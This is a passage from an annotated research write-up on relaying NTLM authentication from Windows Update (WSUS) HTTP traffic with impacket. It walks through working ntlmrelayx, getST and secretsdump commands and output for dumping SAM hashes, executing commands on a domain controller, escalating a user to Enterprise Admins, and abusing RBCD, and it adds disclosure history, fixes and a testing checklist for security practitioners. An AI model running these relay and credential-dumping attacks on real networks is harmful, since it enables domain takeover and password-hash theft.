Guest:501:[redacted]:[redacted]:::
DefaultAccount:503:[redacted]:[redacted]:::
[*] Done dumping SAM hashes for host: [redacted]
[*] Stopping service RemoteRegistry
Line by line:
ntlmrelayx.pyis the impacket script that receives an authentication attempt and forwards it to a chosen target.-t smb://[redacted]names the relay target: the SMB service on the machine at that address.-smb2supportenables the newer SMB2 protocol version, needed to talk to modern Windows machines.- The banner lines (
Impacket v0.9.22...,Copyright...) are just version and copyright information. - The
[*] Protocol Client ... loaded..lines list the protocol modules the tool has loaded: HTTP, HTTPS, RPC, SMB, SMTP, MSSQL, LDAPS, LDAP, IMAP, IMAPS. This is the tool telling you which kinds of relay it is ready to perform. Running in relay mode to hosts in targetfilesays it is operating in relay mode.Setting up SMB ServerandSetting up HTTP Serversay it is starting its own fake servers to receive the victim's connection.Servers started, waiting for connectionsmeans it is now listening.HTTPD: Received connection from [redacted], attacking target smb://[redacted]means the victim machine connected to the fake HTTP server, and the tool is now forwarding that authentication to the SMB target.HTTPD: Client requested path: /clientwebservice/client.asmxshows the update client asking for the WSUS web service path, confirming it is the update client talking.Authenticating against smb://[redacted] as HACKINGLABS\John SUCCEEDis the key line: the relayed login was accepted by the target as the domain user John.Service RemoteRegistry is in stopped stateandStarting service RemoteRegistryshow the tool starting a Windows service on the target. RemoteRegistry lets a remote user read the registry, including stored password hashes.Target system bootKey: 0x...is a key the tool extracted, used to decrypt stored secrets.Dumping local SAM hashes (uid:rid:lmhash:nthash)announces that it is reading the SAM, the Windows database of local account password hashes.- The three lines beginning
Administrator:500:,Guest:501:andDefaultAccount:503:are the dumped accounts, each shown as username, numeric ID, and two hash values. Done dumping SAM hashes for host: [redacted]confirms the dump finished.Stopping service RemoteRegistryshows the tool cleaning up the service it started.
Why this matters: with those hashes, an attacker can often log in as those accounts without knowing their passwords, a technique known as pass-the-hash. The relayed login was the key that unlocked the door; the hashes are what was taken from inside.
Step 4: relay to RPC when SMB signing is enforced
A recent feature of ntlmrelayx is RPC client relaying. It is useful when SMB signing is enforced, because it allows relaying to the domain controller directly:
# ntlmrelayx.py -tf targets.txt -smb2support -c 'echo pwn > C:\test.txt'
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from [redacted], attacking target rpc://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Received connection from [redacted], attacking target rpc://[redacted]
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] HTTPD: Client requested path: /clientwebservice/client.asmx
[*] Authenticating against rpc://[redacted] as HACKINGLABS\John SUCCEED
[*] Executing command echo pwn > C:\test.txt in no output mode via ncacn_ip_tcp:[redacted][49666]
[*] Creating task \YTVTNsOF
[*] Running task \YTVTNsOF
[*] Deleting task \YTVTNsOF
[*] Completed!
Line by line:
-tf targets.txtreads the list of relay targets from a file instead of naming one on the command line.-smb2supportenables SMB2, as before.-c 'echo pwn > C:\test.txt'is the command to run on the relayed target once the login succeeds. Here it writes the wordpwninto a file calledtest.txtat the root of the C: drive.- The banner and
Protocol Client ... loaded..lines are the same as before. HTTPD: Received connection from [redacted], attacking target rpc://[redacted]shows the victim connecting and the tool forwarding to an RPC target.HTTPD: Received connection from [redacted], attacking target rpc://[redacted]shows a second forwarding attempt, this time to the domain controller.Authenticating against rpc://[redacted] as HACKINGLABS\John SUCCEEDis the key line: the relayed login was accepted by the DC over RPC.Executing command echo pwn > C:\test.txt in no output mode via ncacn_ip_tcp:[redacted][49666]says the command is being run remotely.ncacn_ip_tcpis the name of the RPC transport over TCP, and[49666]is the port used.Creating task \YTVTNsOF,Running task \YTVTNsOF,Deleting task \YTVTNsOFshow the command being executed through a scheduled task: a Windows feature that runs a program at a set time or on demand. The tool creates one, runs it, then removes it to cover its tracks.Completed!confirms the command finished.
On the DC, the result is visible:
C:\>dir
Volume in drive C has no label.
Volume Serial Number is B63B-C858

Directory of C:\

04/13/2019  10:17 AM    <DIR>          PerfLogs
04/12/2019  10:54 PM    <DIR>          Program Files
07/16/2016  06:23 AM    <DIR>          Program Files (x86)
07/28/2020  07:48 AM                 6 test.txt
10/31/2019  01:42 PM    <DIR>          Users
02/07/2020  10:07 AM    <DIR>          Windows
               1 File(s)              6 bytes
               5 Dir(s)  27,137,060,864 bytes free

C:\>type test.txt
pwn
Line by line:
C:\>diris the Windows command to list the contents of the current folder, here the root of the C: drive.- The
Volume in drive C...andVolume Serial Number...lines are standard disk information. Directory of C:\says which folder is being listed.- The lines with dates and
<DIR>are folders:PerfLogs,Program Files,Program Files (x86),Users,Windows. 07/28/2020 07:48 AM 6 test.txtis the file the command created, six bytes long.1 File(s) 6 bytesand5 Dir(s) 27,137,060,864 bytes freesummarise the listing.C:\>type test.txtasks Windows to print the contents of the file.pwnis the content, proving the command ran on the DC.
Why this matters: the DC is the most sensitive machine in the domain. Running a command there, even a harmless one, demonstrates that the relayed login had enough privilege to take over the domain.
Step 5: relay to LDAP to escalate a user
LDAP signing and LDAPS channel binding are almost never enforced on domain controllers. The authors consider this configuration underestimated, because its positive security impact is not always understood. Microsoft planned to enforce it as mandatory from early 2020, but the change was delayed.
There are many ways to check whether SMB signing is required, but very few equivalents for LDAP signing, so the team wrote a scanner:
# python3 ldap-scanner/ldap-scanner.py 'john:Admin1234!@hl-dc01'
[*] LDAP security scanner by @romcar / GoSecure - Based on impacket by SecureAuth
[*] LDAP signature not required on target hl-dc01 (authentication was accepted)
Line by line:
python3 ldap-scanner/ldap-scanner.pyruns the scanner with Python 3.'john:Admin1234!@hl-dc01'is a single argument in the formusername:password@host. It tells the scanner to log in to the domain controllerhl-dc01asjohnwith that password. The quotes keep the shell from treating the!specially.- The first output line is the tool's banner, naming its author and its basis.
LDAP signature not required on target hl-dc01 (authentication was accepted)is the finding: the DC accepted a login without requiring signed LDAP messages, which means a relayed login would also be accepted.
Valid domain credentials are needed for this check, because the scanner has to log in to ask the question.
Relaying to LDAP is very useful when dealing with high-privileged domain users and with domain computers. In this first use case, relaying WSUS HTTP traffic to LDAP or LDAPS gains domain admin privileges by adding a low-privileged user to the Enterprise Admin group:
# ntlmrelayx.py -t ldap://hl-dc01.[redacted] --escalate-user jbieber
[...]
[*] HTTPD: Received connection from [redacted], attacking target ldap://[redacted]
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] Authenticating against ldap://[redacted] as HACKINGLABS\John SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[...]
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User jbieber now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20200703-134003.restore
[*] Adding user: Justin Bieber to group Enterprise Admins result: OK
[*] Privilege escalation succesful, shutting down...
Line by line:
-t ldap://hl-dc01.[redacted]names the relay target: the LDAP service on the domain controller.--escalate-user jbiebernames the account to escalate. This is a low-privileged account the attacker already controls.[...]marks output the article omitted.HTTPD: Received connection from [redacted], attacking target ldap://[redacted]shows the victim connecting and the tool forwarding to the DC's LDAP service.HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmxshows the update client asking for the WSUS authentication web service path.Authenticating against ldap://[redacted] as HACKINGLABS\John SUCCEEDis the key line: the relayed login was accepted by the DC over LDAP as the user John.Enumerating relayed user's privileges. This may take a while on large domainssays the tool is now reading what John is allowed to do.TypeName: {'ACCESS_ALLOWED_ACE'}is part of the access-control data being read: an entry that grants a permission.User privileges found: Create user,Adding user to a privileged group (Enterprise Admins)andModifying domain ACLlist the useful rights John has. Enterprise Admins is the most powerful group in a Microsoft forest (a collection of domains).Querying domain security descriptorsays the tool is reading the domain's master permission list.Success! User jbieber now has Replication-Get-Changes-All privileges on the domainmeans the attacker's own account has been granted a powerful right that allows replicating directory data, which is what DCSync abuses to extract password hashes.Try using DCSync with secretsdump.py and this user :)is the tool suggesting the next step.Saved restore state to aclpwn-20200703-134003.restoremeans the tool saved a file recording the changes it made, so they can be undone.Adding user: Justin Bieber to group Enterprise Admins result: OKconfirms the attacker's account was added to the top group.Privilege escalation succesful, shutting down...confirms the attack finished.
Why this matters: the relayed login belonged to a user who had the right to change permissions. The tool used that right to give the attacker's own account the highest privileges in the domain. The restore file is a courtesy: it lets the changes be reverted, which matters in a real engagement where you must not leave damage behind.
If there is no compromised domain user, or you would rather not modify an existing account, relaying to LDAPS allows the creation of a new user when the relayed account has the privileges to do so:
# ntlmrelayx.py -t ldaps://hl-dc01.[redacted]
Line by line:
-t ldaps://hl-dc01.[redacted]names the relay target as LDAPS, the encrypted version of LDAP. The tool will attempt to create a new account rather than modify an existing one.
Step 6: relay a machine account and abuse RBCD
As mentioned, wupdate sometimes uses the domain machine account instead of a user account, though less regularly. In that case, RCE can be achieved through Resource Based Constrained Delegation. Such relay attacks are usually described against high-privileged machine accounts such as Exchange servers or unconstrained delegation servers, but it is not necessary to hijack high-privilege accounts specifically for this attack to work.
First, a service principal name (SPN) under the attacker's control is needed. An SPN is the name a service uses to identify itself in Kerberos, like cifs/HL-WS02.[redacted]. To get one, a new machine account, jbieberMachine, is created using MachineAccountQuota (a domain setting that lets ordinary users create a limited number of computer accounts) and a valid domain user the attacker owns:
# addcomputer.py '[redacted]/jbieber' -computer-name jbieberMachine
Impacket v0.9.22.dev1+20200611.111621.760cb1ea - Copyright 2020 SecureAuth Corporation

Password:
[*] Successfully added machine account jbieberMachine$ with password [redacted].
Line by line:
addcomputer.pyis the impacket script that creates a computer account in the domain.'[redacted]/jbieber'names the domain and the user to authenticate as.-computer-name jbieberMachineis the name to give the new machine account.Password:is the prompt where the user's password is typed.Successfully added machine account jbieberMachine$ with password [redacted].confirms the account was created. The trailing$is part of the machine account's name in the domain.
After ARP spoofing and redirecting the traffic, relaying to LDAP is performed using this new machine account, or by creating one over LDAPS with the add-computer option. When providing a computer account to escalate, the trailing $ is required; otherwise the machine account is not found and the attack fails:
# ntlmrelayx.py -t ldap://hl-dc01.[redacted] -smb2support --delegate-access --escalate-user 'jbieberMachine$'
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from [redacted], attacking target ldap://[redacted]
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] HTTPD: Client requested path: /simpleauthwebservice/simpleauth.asmx
[*] Authenticating against ldap://[redacted] as HACKINGLABS\HL-WS02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Delegation rights modified succesfully!
[*] jbieberMachine$ can now impersonate users on HL-WS02$ via S4U2Proxy
Line by line:
-t ldap://hl-dc01.[redacted]names the relay target: the DC's LDAP service.-smb2supportenables SMB2, as before.--delegate-accesstells the tool to configure RBCD on the target.--escalate-user 'jbieberMachine$'names the account to give the delegation rights to. The trailing$is essential.HTTPD: Received connection from [redacted], attacking target ldap://[redacted]shows the victim connecting and the tool forwarding to the DC.Authenticating against ldap://[redacted] as HACKINGLABS\HL-WS02$ SUCCEEDis the key line: the relayed login was accepted by the DC, and it came from the machine accountHL-WS02$.Enumerating relayed user's privileges...says the tool is reading what that machine account is allowed to do.Delegation rights modified succesfully!confirms RBCD was configured.jbieberMachine$ can now impersonate users on HL-WS02$ via S4U2Proxyis the result: the attacker's machine account can now pretend to be any user when talking toHL-WS02$.S4U2Proxyis the Kerberos mechanism that performs that impersonation.
With that, a ticket is requested on the target machine for the CIFS service as the user Administrator:
# getST.py -spn cifs/HL-WS02.[redacted] '[redacted]/jbieberMachine$' -impersonate Administrator
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating Administrator
[*]    Requesting S4U2self
[*]    Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
Line by line:
getST.pyis the impacket script that requests a Kerberos service ticket.-spn cifs/HL-WS02.[redacted]names the service to get a ticket for: the CIFS service (file sharing) on the target machine.'[redacted]/jbieberMachine$'is the account to authenticate as: the machine account created earlier.-impersonate Administratorsays which user to impersonate.Password:is the prompt for the machine account's password.Getting TGT for usermeans it is obtaining a TGT (ticket-granting ticket), the first ticket in Kerberos, which proves the account's identity to the domain.Impersonating Administratorconfirms the target identity.Requesting S4U2selfandRequesting S4U2Proxyare the two Kerberos steps that make the impersonation happen.Saving ticket in Administrator.ccachemeans the ticket was saved to a file calledAdministrator.ccache, ready to be used.
The ticket is then used to compromise the target machine:
# secretsdump.py -k -no-pass HL-WS02.[redacted]
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: [redacted]
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:[redacted]:::
Guest:501:[redacted]:[redacted]:::
DefaultAccount:503:[redacted]:[redacted]:::
WDAGUtilityAccount:504:[redacted]:[redacted]:::
defaultuser0:1000:[redacted]:[redacted]:::
[…]
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
Line by line:
secretsdump.pyis the impacket script that extracts password hashes from a machine.-ktells it to use Kerberos authentication.-no-passtells it not to ask for a password, because the ticket in the cache is enough.HL-WS02.[redacted]is the target machine.Service RemoteRegistry is in stopped stateandService RemoteRegistry is disabled, enabling itshow the tool preparing the remote registry service.Starting service RemoteRegistryconfirms it is running.Target system bootKey: 0x...is the key used to decrypt stored secrets.Dumping local SAM hashes (uid:rid:lmhash:nthash)announces the dump of local account hashes.- The lines beginning
Administrator:500:,Guest:501:,DefaultAccount:503:,WDAGUtilityAccount:504:anddefaultuser0:1000:are the dumped accounts. […]marks output the article omitted.Cleaning up...,Stopping service RemoteRegistryandRestoring the disabled state for service RemoteRegistryshow the tool putting the machine back as it found it.
Why this matters: the relayed machine account was used to grant the attacker's own machine account the right to impersonate users on the target. From there, a ticket for the Administrator user was obtained and used to dump the target's password hashes. No password was ever needed.
Step 7: relay to ADCS
Recent attention on Active Directory Certificate Services highlighted another way to leverage NTLM relaying of machine accounts: targeting the HTTP service exposed by ADCS to achieve RCE. When an ADCS server is reachable on the domain and either PetitPotam or the printer bug can be triggered, that may be a more straightforward way to escalate privileges. But where RPC or SMB services are not accessible on the target machines, or the print spooler is disabled, relaying WSUS traffic to ADCS is another option for RCE. The authors leave this as an exercise for the reader.
Why it works at all
The behaviour is that the Windows Update client, when configured to use HTTP, will automatically answer an NTLM authentication challenge from the server it is redirected to. Because the transport is plain HTTP, anyone who can intercept the traffic can become that server. The authentication material produced (user or machine account) is then usable for relaying to other services, since cross-protocol NTLM reflection no longer works but relaying to other targets does.
The behaviour appears to be intended rather than a coding defect. After disclosure, Microsoft's exchanges suggested a CVE would be assigned and a fix published, but no modified behaviour was observed after the January 2021 Patch Tuesday. That confirmed the team's initial idea that the behaviour was intended and would not be modified any time soon.
Existing defences did not stop it because the services that make relaying useful were often left without their protections: SMB signing not enforced, LDAP signing and LDAPS channel binding not required on domain controllers.
What an attacker can achieve
With the ability to intercept WSUS traffic and a domain-joined target, an attacker can relay the captured authentication to other systems:
- Relaying to SMB, if the relayed account has local administrator rights and the target does not enforce SMB signing, yields code execution and credential dumping on that host.
- Relaying to RPC reaches the DC directly even when SMB signing is enforced.
- Relaying to LDAP can escalate a low-privileged user to domain admin, or create a new user over LDAPS when the relayed account has the privileges.
- Relaying a machine account enables RBCD and, from there, impersonation of users on the target machine and credential dumping.
- Relaying to ADCS is another route to RCE where RPC or SMB is unavailable or the print spooler is disabled.
The report notes that no reflective relaying has been identified, so the relay must go to a different machine.
How to fix it
The recommendation is to configure WSUS to communicate over HTTPS. The report notes that lack of proper certificate validation by the WSUS client will close the connection during the TLS handshake, avoiding a connection to a malicious server. In other words, even though the client's certificate checking is weak, it is weak in a way that helps here: it refuses to complete the encrypted handshake with a server whose certificate it cannot accept.
Beyond that, the risk of NTLM relaying should be reduced by enforcing signature validation on all domain machines exposing a remote SMB service and on any other service that can authenticate through NTLM. LDAP on domain controllers should enforce signatures and LDAP channel binding. For small businesses that can afford the change, disabling NTLM authentication altogether in the Windows domain and switching to Kerberos would be even more secure.
On the vendor side, the timeline was:
- 3 September 2020: the issue was submitted to Microsoft.
- 3 September 2020: Microsoft opened a case.
- 2 October 2020: the behaviour was confirmed by Microsoft.
- 16 December 2020: Microsoft planned a fix.
- 18 December 2020: the issue was considered a duplicate, and CVE-2021-1694 was attributed to it.
- 12 January 2021: a patch was released on Patch Tuesday.
The authors observed no modified behaviour after that patch. The ntlmrelayx contribution enabling exploitation of the issue was merged in May 2021.
Things worth testing
- GPO-based discovery at scale. Run the GPO scanner against other domains and look for a WUServer value beginning with
http://. A positive result is a WSUS server candidate printed with its protocol, as in the example output. - Registry check on any compromised host. Read the WindowsUpdate policy keys and look for an
http://prefix. A positive result is a WSUS address over plain HTTP, which is likely vulnerable. - Traffic-based discovery. After ARP spoofing, look in Wireshark for plaintext HTTP on port 8530, specifically POSTs to
/SimpleAuthWebService/SimpleAuth.asmxand/ClientWebService/client.asmx. Seeing those in the clear confirms an HTTP WSUS configuration. - LDAP signing check. Run the LDAP scanner with valid domain credentials against each DC. A positive result is the message that LDAP signature is not required and authentication was accepted.
- SMB signing check. Relay to SMB on hosts where signing is not enforced; a positive result is
Authenticating against smb://... SUCCEEDfollowed by SAM hash dumping. - RPC relay where SMB signing is enforced. Relay to the DC over RPC with a command; a positive result is the command executing on the DC, as shown by the created file.
- RBCD with a machine account. Create a machine account via MachineAccountQuota, relay a machine account to LDAP with
--delegate-accessand the trailing$, then request a ticket withgetSTand dump withsecretsdump. A positive result is the message that the new machine account can impersonate users on the target via S4U2Proxy. - ADCS relay. Where an ADCS HTTP service is reachable and RPC or SMB is not, relay WSUS traffic to it; the report leaves the details as an exercise and does not give a positive-result signature.
Glossary
- Active Directory: Microsoft's system for managing users, computers and permissions across a company network.
- ADCS (Active Directory Certificate Services): Microsoft's certificate authority, which issues digital certificates inside a company and exposes a web service.
- ARP spoofing: Lying about which computer owns which network address, so that other computers send their traffic to the attacker instead.
- Authentication: The act of proving who you are.
- Certificate: A digital ID card presented by a server, used to prove its identity during an encrypted connection.
- CIFS: The file-sharing service name used in Kerberos service principal names; effectively SMB file sharing.
- Client: A computer or program that asks a server for something.
- CVE: A public identifier for a known security vulnerability.
- DCSync: A technique that abuses directory replication rights to extract password hashes from a domain controller.
- Domain: A group of computers and users managed together under Active Directory.
- Domain controller (DC): The server that holds the master list of accounts and checks logins in a domain.
- Enterprise Admins: The most powerful administrative group in a Microsoft forest.
- GPO (Group Policy Object): A bundle of settings that administrators push to many computers at once.
- Hash: A one-way scramble of data, used to store and check passwords without keeping the password itself.
- HTTP: The plain, unencrypted protocol of the web.
- HTTPS: HTTP wrapped in TLS encryption, with a certificate check on the server.
- Impacket: A collection of Python scripts for working with Windows network protocols.
- Kerberos: The newer Microsoft authentication protocol, based on tickets.
- LDAP: The directory service protocol: the phone book of users, groups and computers.
- LDAPS: LDAP over an encrypted connection.
- Machine account: The domain account that belongs to a computer rather than a person.
- MachineAccountQuota: A domain setting that lets ordinary users create a limited number of computer accounts.
- mitm6: A tool that impersonates network services to capture logins.
- NTLM: An older Microsoft authentication protocol based on a challenge and a response.
- NTLMv2 hash: The captured authentication response produced by an NTLMv2 login; enough to relay, not the password itself.
- Pass-the-hash: Logging in using a captured password hash instead of the password.
- Patch Tuesday: Microsoft's regular monthly release day for security updates.
- PetitPotam / printer bug: Known techniques for making a Windows machine authenticate to an attacker-chosen server.
- Port: A numbered door on a computer, letting many services share one address.
- POST: The HTTP method used to send data to a server.
- Protocol: An agreed set of rules for a conversation between computers.
- pywsus: A proof-of-concept WSUS tool released in part one of the series.
- RBCD (Resource Based Constrained Delegation): A Kerberos feature configured on the target resource that lets chosen accounts impersonate users to it.
- RCE (remote code execution): Running the attacker's own commands on someone else's computer.
- Reflection: Relaying a login back to the same machine it came from; blocked by modern Windows.
- Registry: Windows' central settings database, organised in keys and values.
- Relaying: Forwarding a captured login attempt to a different server, which accepts it as genuine.
- Responder: A tool that answers network requests and captures authentication attempts.
- RPC: A way for one program to call a function on another computer as if it were local.
- S4U2Proxy: The Kerberos mechanism that performs impersonation in delegation.
- SAM: The Windows database of local account password hashes.
- Scheduled task: A Windows feature that runs a program at a set time or on demand.
- Server: A computer that offers a service to other computers.
- SMB: The Windows file-sharing protocol, which also supports remote administration.
- SMB signing / LDAP signing: Integrity checks that stamp each message to prove it came from the real sender and was not altered.
- SPN (service principal name): The name a service uses to identify itself in Kerberos.
- SYSTEM: The most powerful local account on a Windows machine.
- TGT (ticket-granting ticket): The first Kerberos ticket, proving an account's identity to the domain.
- TLS: The encryption layer used by HTTPS.
- Wireshark: A program that captures and displays network packets.
- wsuspicious: A proof-of-concept tool released in part two of the series.
- WSUS (Windows Server Update Services): Microsoft's update distribution server used inside company networks.
- wupdate: The Windows Update client program that fetches updates.



